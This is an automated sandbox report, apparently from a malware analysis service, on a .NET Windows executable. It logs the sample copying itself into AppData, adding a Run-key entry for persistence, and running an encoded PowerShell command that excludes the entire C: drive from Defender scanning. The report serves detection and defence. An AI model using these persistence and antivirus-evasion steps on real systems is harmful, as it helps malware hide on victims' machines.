TrID:	• Win64 Executable GUI Net Framework (217006/5) 49.88% • Win64 Executable GUI (202006/5) 46.43% • Win64 Executable (generic) (12005/4) 2.76% • Generic Win/DOS Executable (2004/3) 0.46% • DOS Executable Generic (2002/1) 0.46%
File name:	lZmUPfUitK.exe
File size:	955392
MD5:	808c44b1b4e11b8b5428c05de17884c7
SHA1:	7ae0a547f38f21b6035e1726bd4700d963ceb8a2
SHA256:	70199c37ff74d3feebd76f55ef786284132979a9b8f14bf1180d1f6b30ebb6a3
SHA512:	eeb85c7b758e24c5a9ab9b44cc8a80b41a5b488504e4a302a653dd077f7518e7d992319a41debfd429b6fadd2f1345fc23e5f5f409c11578b79b5f43b6fbe008
SSDEEP:	24576:6JvNxleI9Ee8wRnMvsjLaIosmj9slQnelgUWSQucph6:2NltjqsmJ9fc7QFr6
TLSH:	C91533B2664BF89ECA14D071F664DEC913ECCE3320155B34FD55316E8663AC843ABBA4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....b....."...0..N...D..... .....@..... .....`

File Icon


Icon Hash:	e4d8d8d8dc483196


Network Behavior

No network behavior found

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: lZmUPfUitK.exe PID: **5532**, Parent PID: **6672**

General

Target ID:	0
Start time:	09:35:57
Start date:	26/06/2022
Path:	C:\Users\user\Desktop\lZmUPfUitK.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\lZmUPfUitK.exe"
Imagebase:	0x18987f80000
File size:	955392 bytes
MD5 hash:	808C44B1B4E11B8B5428C05DE17884C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.528377603.000001899A14D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.527464350.0000018999FE4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Lwwaqb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B702F35D	CreateDirectoryW
C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FF8592AD543	CopyFileW
C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	7FF8592AD543	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\lZmUPfUitK.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF8B8CA86ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 02 00 fd 19 fd 62 00 00 00 00 00 00 00 00 fd 00 22 00 0b 02 30 00 00 4e 0e 00 00 44 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 40 01 00 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 0e 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEdb"0ND @ `	success or wait	4	7FF8592AD543	CopyFileW
C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	7FF8592AD543	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\lZmUPfUitK.exe.log	0	1055	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	7FF8B8CA8769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B87E12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8B87E12E7	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Dwdsyugg	unicode	"C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe"	success or wait	1	7FF8B70303AD	RegSetValueExW

Analysis Process: powershell.exe PID: **5780**, Parent PID: **5532**

General

Target ID:	7
Start time:	09:36:37
Start date:	26/06/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMQAwADsAIABTAGUAdAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAGEAdABoACAAJwBDADoAXAAnAA==
Imagebase:	0x7ff612400000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B883F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B883F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_noinjdo0.1qu.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B7026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hgypetoe.aag.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B7026FDD	CreateFileW
C:\Users\user\Documents\20220626	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B702F35D	CreateDirectoryW
C:\Users\user\Documents\20220626\PowerShell_transcript.065367.TfDkDmkT.20220626093639.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B7026FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FF8B2B603FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B2B603FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B2B603FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FF8B2B603FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B2B603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B2B603FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_noinjdo0.1qu.ps1	success or wait	1	7FF8B702F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hgypetoe.aag.psm1	success or wait	1	7FF8B702F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_noinjdo0.1qu.ps1	0	1	31	1	success or wait	1	7FF8B702B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hgypetoe.aag.psm1	0	1	31	1	success or wait	1	7FF8B702B526	WriteFile
C:\Users\user\Documents\20220626\PowerShell_transcript.065367.TfDkDmkT.20220626093639.txt	0	3	ff		success or wait	1	7FF8B702B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220626\PowerShell_transcript.065367.TfDkDmkT.20220626093639.txt	3	781	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 36 32 36 30 39 33 36 34 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 36 35 33 36 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f	**********Windows PowerShell transcript startStart time: 20220626093640Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 065367 (Microsoft Windows NT 10.0.17134.0)Host Applicatio	success or wait	44	7FF8B702B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	94	64	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8B2B69FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FF8B2B69EED	unknown
unknown	158	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	4372	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FF8B2B69FE5	unknown
unknown	177	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8B2B69EED	unknown
unknown	7250	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8B2B69FE5	unknown
unknown	9720	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FF8B2B69FE5	unknown
unknown	39070	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	43169	4113	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	47282	649	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	49317	4166	75 6e 6b 6e 6f 77 6e	unknown	success or wait	8	7FF8B2B69FE5	unknown
unknown	53483	4241	75 6e 6b 6e 6f 77 6e	unknown	success or wait	34	7FF8B2B69FE5	unknown
unknown	242	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8B2B69EED	unknown
unknown	205316	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF8B2B69FE5	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 1b 00 00 00 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 64 31 17 00 00 00 08 00 00 00 44 65 73 63 72 69 62 65 02 00 00 00 11 00 00 00 47 65 74 2d 54 65 73 74 44 72 69 76 65 49 74 65 6d 02 00 00 00 0b 00 00 00 4e 65 77 2d 46 69 78 74 75 72 65 02 00 00 00 02 00 00 00 49 6e 02 00 00 00 0b 00 00 00 49 6e 76 6f 6b 65 2d 4d 6f 63 6b 02 00 00 00 0d 00 00 00 49 6e 4d 6f 64 75 6c 65 53 63 6f 70 65 02 00 00 00 04 00 00 00 4d 6f 63 6b 02 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 09 00 00 00	PSMODULECACHEyH8IC:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1DescribeGet-TestDriveItemNew-FixtureInInvoke-MockInModuleScopeMockSafeGetCommand	success or wait	1	7FF8B702B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 00 00 03 00 00 00 67 63 62 01 00 00 00 0f 00 00 00 53 75 73 70 65 6e 64 2d 53 65 72 76 69 63 65 08 00 00 00 0d 00 00 00 53 74 6f 70 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0f 00 00 00 52 65 6e 61 6d 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 13 00 00 00 43 68 65 63 6b 70 6f 69 6e 74 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0a 00 00 00 53 70 6c 69 74 2d 50 61 74 68 08 00 00 00 0d 00 00 00 53 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 0b 00 00 00 47 65 74 2d 53 65 72 76 69 63 65 08 00 00 00 0c 00 00 00 53 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 50 6f 70 2d 4c 6f 63 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 47 65 74 2d 43 6c 69 70 62 6f 61 72 64 08 00 00 00 0c 00 00 00 53	gcbSuspend-ServiceStop-ComputerRename-ComputerCheckpoint-ComputerSplit-PathStart-ServiceGet-ServiceSet-TimeZoneRemove-ComputerPop-LocationGet-ClipboardS	success or wait	2	7FF8B702B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	4096	73 08 00 00 00 04 00 00 00 67 63 6c 73 01 00 00 00 12 00 00 00 49 6d 70 6f 72 74 2d 42 69 6e 61 72 79 4d 69 4c 6f 67 08 00 00 00 04 00 00 00 67 63 69 6d 01 00 00 00 04 00 00 00 72 63 69 6d 01 00 00 00 14 00 00 00 4e 65 77 2d 43 69 6d 53 65 73 73 69 6f 6e 4f 70 74 69 6f 6e 08 00 00 00 04 00 00 00 72 63 6d 73 01 00 00 00 04 00 00 00 73 63 69 6d 01 00 00 00 04 00 00 00 72 63 69 65 01 00 00 00 12 00 00 00 52 65 6d 6f 76 65 2d 43 69 6d 49 6e 73 74 61 6e 63 65 08 00 00 00 04 00 00 00 67 63 6d 73 01 00 00 00 0f 00 00 00 4e 65 77 2d 43 69 6d 49 6e 73 74 61 6e 63 65 08 00 00 00 0f 00 00 00 53 65 74 2d 43 69 6d 49 6e 73 74 61 6e 63 65 08 00 00 00 1b 00 00 00 52 65 67 69 73 74 65 72 2d 43 69 6d 49 6e 64 69 63 61 74 69 6f 6e 45 76 65 6e 74 08 00 00 00 19 00 00 00 47	sgclsImport-BinaryMiLoggcimrcimNew-CimSessionOptionrcmsscimrcieRemove-CimInstancegcmsNew-CimInstanceSet-CimInstanceRegister-CimIndicationEventG	success or wait	1	7FF8B702B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	16384	2433	63 6b 02 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 09 00 00 00 41 66 74 65 72 45 61 63 68 02 00 00 00 06 00 00 00 53 68 6f 75 6c 64 02 00 00 00 0a 00 00 00 42 65 66 6f 72 65 45 61 63 68 02 00 00 00 19 00 00 00 47 65 74 2d 4d 6f 63 6b 44 79 6e 61 6d 69 63 50 61 72 61 6d 65 74 65 72 73 02 00 00 00 02 00 00 00 49 74 02 00 00 00 16 00 00 00 41 73 73 65 72 74 2d 56 65 72 69 66 69 61 62 6c 65 4d 6f 63 6b 73 02 00 00 00 09 00 00 00 42 65 66 6f 72 65 41 6c 6c 02 00 00 00 14 00 00 00 53 65 74 2d 54 65 73 74 49 6e 63 6f 6e 63 6c 75 73 69 76 65 02 00 00 00 07 00 00 00 43 6f 6e 74 65 78 74 02 00 00 00 08 00 00 00 41 66 74 65 72 41 6c 6c 02 00 00 00 1d 00 00 00 53 65 74 2d 44 79 6e 61 6d 69 63 50 61 72 61 6d 65 74 65 72 56 61 72 69 61	ckSafeGetCommandAfterEachShouldBeforeEachGet-MockDynamicParametersItAssert-VerifiableMocksBeforeAllSet-TestInconclusiveContextAfterAllSet-DynamicParameterVaria	success or wait	1	7FF8B702B526	WriteFile
unknown	212221	52	75 6e 6b 6e 6f 77 6e	unknown	success or wait	12	7FF8B2B69FE5	unknown
unknown	212273	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	212538	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8B2B69FE5	unknown
unknown	219495	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	226717	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69FE5	unknown
unknown	268	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69EED	unknown
unknown	281	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B69EED	unknown
unknown	294	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B2B5BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FF8B8C5F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B8712625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd0797358 75\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8B87E12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8B86F62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FF8B86F63B9	ReadFile
